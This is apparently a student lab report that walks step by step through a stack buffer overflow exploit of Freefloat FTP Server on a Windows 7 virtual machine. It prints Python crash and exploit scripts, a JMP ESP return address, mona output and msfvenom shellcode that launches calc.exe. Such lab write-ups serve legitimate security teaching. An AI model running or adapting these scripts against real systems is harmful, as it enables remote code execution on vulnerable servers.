Exploit FTP Server Using Buffer Overflow

IE4012

Rodrigo W.A.P.U
IT17162692

Introduction

In here we are going to exploit Windows 7 OS using Kali linux OS. Both OS are running on Oracle VM Virtual box.

Vulnerability: According to ExploitDB the freefloat FTP server is vulnerable to Buffer overflow attack

Required tool:

- Immunity Debugger
- Nmap
- Mona
- FTP server

After Installing above tool, FTP server has to be attached to the Immunity Debugger.

- file->attach->choose FTP server and then press play

Steps:

1. **Defining a Payload which cause to crash the system (Payload is shown in figure 1)**

```
#!/usr/bin/python

import socket,time

crash = "A" * 500

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.103', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER" + crash + "\r\n")
s.close()
```

Figure 1

In here crash is a variable that is used to send 500 A s. Then socket has been created using puppet bit. Both username and password has been defined as ‘anonymous’. Command ‘s.connect((‘192.168.8.103’ , 21))’ has been used to connect FTP server of target machine. To find the IP address of target machine, Command ‘ipconfig’ can be used as show in figure 2.

```
Command Prompt
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Pamudi>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : 2402:4000:2381:a05e:7c11:cb08:6e2d:4
   IPv6 Address. . . . . . . . . . . : 2402:4000:2381:a05e:89eb:82fe:44a:4a9c
   Temporary IPv6 Address. . . . . . : 2402:4000:2381:a05e:19c1:a57f:4ad9:c062
   Link-local IPv6 Address . . . . . : fe80::89eb:82fe:44a:4a9c%11
   IPv4 Address. . . . . . . . . . . : 192.168.8.103
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::7e11:cbff:fe08:6e2d%11
                                       192.168.8.1

Tunnel adapter isatap.{B619877A-B30E-4DB9-872F-123C08CDBF64}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Pamudi>_
```

Figure 2

2. **Checking whether the Port 21 is open or not using simple Nmap command as shown in figure 3.**

```
kali@kali:~$ nmap -Pn 192.168.8.103
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-11 23:49 EDT
Nmap scan report for 192.168.8.103
Host is up (0.00081s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE
21/tcp    open  ftp
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
5357/tcp  open  wsdapi
10243/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 12.47 seconds
```

Figure 3

In order work this; port 21 has to be open. If port 21 is not open, first we have to make it open. Then we are able to buzz it.

3. **Fuzzing using ‘bed’ module as shown in figure 4**.



Figure 4

Before run this command, we have to make sure that bed module has been installed in terminal. If not first we have to install it by using ‘sudo apt-get install bed’. After run this command status of immunity debugger is being changed to pause status which means we have successfully fuzzed the target machine.
In here we have plugged FTP server using‘–s FTP’ and specified the target using ‘-t’.

4. **Running exploit1.py that we created first as our payload.**



Figure 5

According to our payload, when run this python code, first it connect to the FTP server of target machine and send username as ‘anonymous’ and we end up with receiving the password ‘anonymous’. Then basically the crash is sent with the user command and receiving closer socket and it is crashed.

5. **Replacing payload with msf pattern.**

First we have to create a pattern with 500 bytes using msf command as shown in figure 6.

```
kali@kali:~/Desktop$ msf-pattern_create -l 500
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6
Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3
Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0
Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7
Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4
An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1
Aq2Aq3Aq4Aq5Aq
```

Figure 6

After creating a pattern we can copy it to out payload and we can save it. The saved python code is shown as bellow.

```python
#!/usr/bin/python

import socket,time

crash = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2A(

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.103', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER" + crash + "\r\n")
s.close()
```

Figure 7

6. **Running exploit2.py which is created using msf pattern.**



Figure 8

7. Finding offset value.

To find offset value we can run below command.



Figure 8

Then it gives the offset value as 230 bytes and now it takes 230 bytes to get to the IP.

8. Replacing payload with 230 A s as shown in bellow figure.



Figure 9

Combination of all the bytes has to be equal to the initial crash (500).

9. **Getting full control of IP by running created python code.**



Figure 10

10. **Finding opcode by using mona.**
Before find opcode that we can jump, exploit2.py has to be executed again. Then by typing !mona findmsp, we are able to find msp file and it create a new file called findmsp in our directory.



Figure 11

findmsp - Notepad

File Edit Format View Help

Output generated by mona.py v2.0, rev 605 - Immunity Debugger
Corelan Team - https://www.corelan.be

OS : 7, release 6.1.7601
Process being debugged : FTPServer (pid 1248)
Current mona arguments: findmsp

2020-05-12 12:00:08

Module info :

Base	Top	Size	Rebase	SafeSEH	ASLR	NXCompat	OS Dll	Version, M
0x76690000	0x767a0000	0x00110000	True	True	True	True	True	6.1.7600.1
0x75970000	0x75a1c000	0x000ac000	True	True	True	True	True	7.0.7600.1
0x756a0000	0x756ac000	0x0000c000	True	True	True	True	True	6.1.7600.1
0x748a0000	0x748b3000	0x00013000	True	True	True	True	True	6.1.7600.1
0x77b50000	0x77cd0000	0x00180000	True	True	True	True	True	6.1.7600.1
0x75b20000	0x75b39000	0x00019000	True	True	True	True	True	6.1.7600.1
0x74850000	0x74855000	0x00005000	True	True	True	True	True	6.1.7600.1
0x75f90000	0x75f9a000	0x0000a000	True	True	True	True	True	6.1.7600.1
0x75a20000	0x75abd000	0x0009d000	True	True	True	True	True	1.0626.760
0x756b0000	0x75710000	0x00060000	True	True	True	True	True	6.1.7601.1
0x00400000	0x0040f000	0x0000f000	False	False	False	False	False	-1.0- [FTP
0x76310000	0x7646c000	0x0015c000	True	True	True	True	True	6.1.7600.1
0x75c40000	0x75c97000	0x00057000	True	True	True	True	True	6.1.7600.1
0x75b40000	0x75c40000	0x00100000	True	True	True	True	True	6.1.7601.1
0x74790000	0x74810000	0x00080000	True	True	True	True	True	6.1.7600.1
0x769e0000	0x7762a000	0x00c4a000	True	True	True	True	True	6.1.7601.1
0x768f0000	0x769e0000	0x000f0000	True	True	True	True	True	6.1.7600.1
0x75ac0000	0x75b20000	0x00060000	True	True	True	True	True	6.1.7601.1
0x77b20000	0x77b26000	0x00006000	True	True	True	True	True	6.1.7600.1
0x75e20000	0x75eec000	0x000cc000	True	True	True	True	True	6.1.7600.1
0x77630000	0x77676000	0x00046000	True	True	True	True	True	6.1.7600.1
0x74860000	0x7489c000	0x0003c000	True	True	True	True	True	6.1.7600.1
0x76280000	0x76310000	0x00090000	True	True	True	True	True	6.1.7601.1

Figure 12

11. Finding memory address of jmpesp in Kernal32.

By following bellow steps we can find jmpesp

File->excutable-> kernal32

Then click left on mouse, select search for->find Commad-> type 'jmpesp' .

Then we have to add break point to it (breakepoint->toggle)

12. Create exploit4.py using found address.

In here we have to replace b s with found address in reversible manner as shown in figure 13.

exploit1.py × exploit4.py ×

```python
#!/usr/bin/python

import socket,time

# JMP ESP kernal32 75B6FCDB
crash = "A" * 230 + "\xDB\xFC\xB6\x75" + "C" * 266

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('192.168.8.103', 21))
s.send("USER anonymous \r\n")
s.recv(1024)
s.send("PASS anonymous \r\n")
s.recv(1024)
s.send("USER" + crash + "\r\n")
s.close()
```

Figure 13

13. Generating Shell code.

To generate play load we have to reload debugger again and go to the jmpesp instruction of kernel 32 and set a breakpoint. After that we can generate the shell code using bellowscommand using windows execute.

```
kali@kali:~$ msfvenom -p windows/exec cmd=calc.exe -b '\x00\xe0\x0c\x0d\x0e\x0f'
-e x86/shikata_ga_nai -f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the pa
yload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 220 (iteration=0)
x86/shikata_ga_nai chosen with final size 220
Payload size: 220 bytes
Final size of python file: 1078 bytes
buf =  b""
buf += b"\xbb\xd7\x2f\x26\xe9\xd9\xc0\xd9\x74\x24\xf4\x5f\x29"
buf += b"\xc9\xb1\x31\x31\x5f\x13\x03\x5f\x13\x83\xc7\xd3\xcd"
buf += b"\xd3\x15\x33\x93\x1c\xe6\xc3\xf4\x95\x03\xf2\x34\xc1"
buf += b"\x40\xa4\x84\x81\x05\x48\x6e\xc7\xbd\xdb\x02\xc0\xb2"
buf += b"\x6c\xa8\x36\xfc\x6d\x81\x0b\x9f\xed\xd8\x5f\x7f\xcc"
buf += b"\x12\x92\x7e\x09\x4e\x5f\xd2\xc2\x04\xf2\xc3\x67\x50"
buf += b"\xcf\x68\x3b\x74\x57\x8c\x8b\x77\x76\x03\x80\x21\x58"
```

Figure 14

Then we have to paste it in our python code. Since generated shell code size is 220 bytes, bytes of C are reduced to 46 bytes.

14. Running execute4.py to open up calculator in target machine according to our code.

After successful attack, calculator can be displayed in Victim OS.



Figure 15

References

[1] https://www.veracode.com/security/buffer-overflow

[2] https://www.exploit-db.com/exploits/23243

[3]https://owasp.org/www-community/Fuzzing

[4]https://github.com/corelan/mona

[5]https://www.immunityinc.com/products/debugger/

[6] https://searchsecurity.techtarget.com/definition/fuzz-testing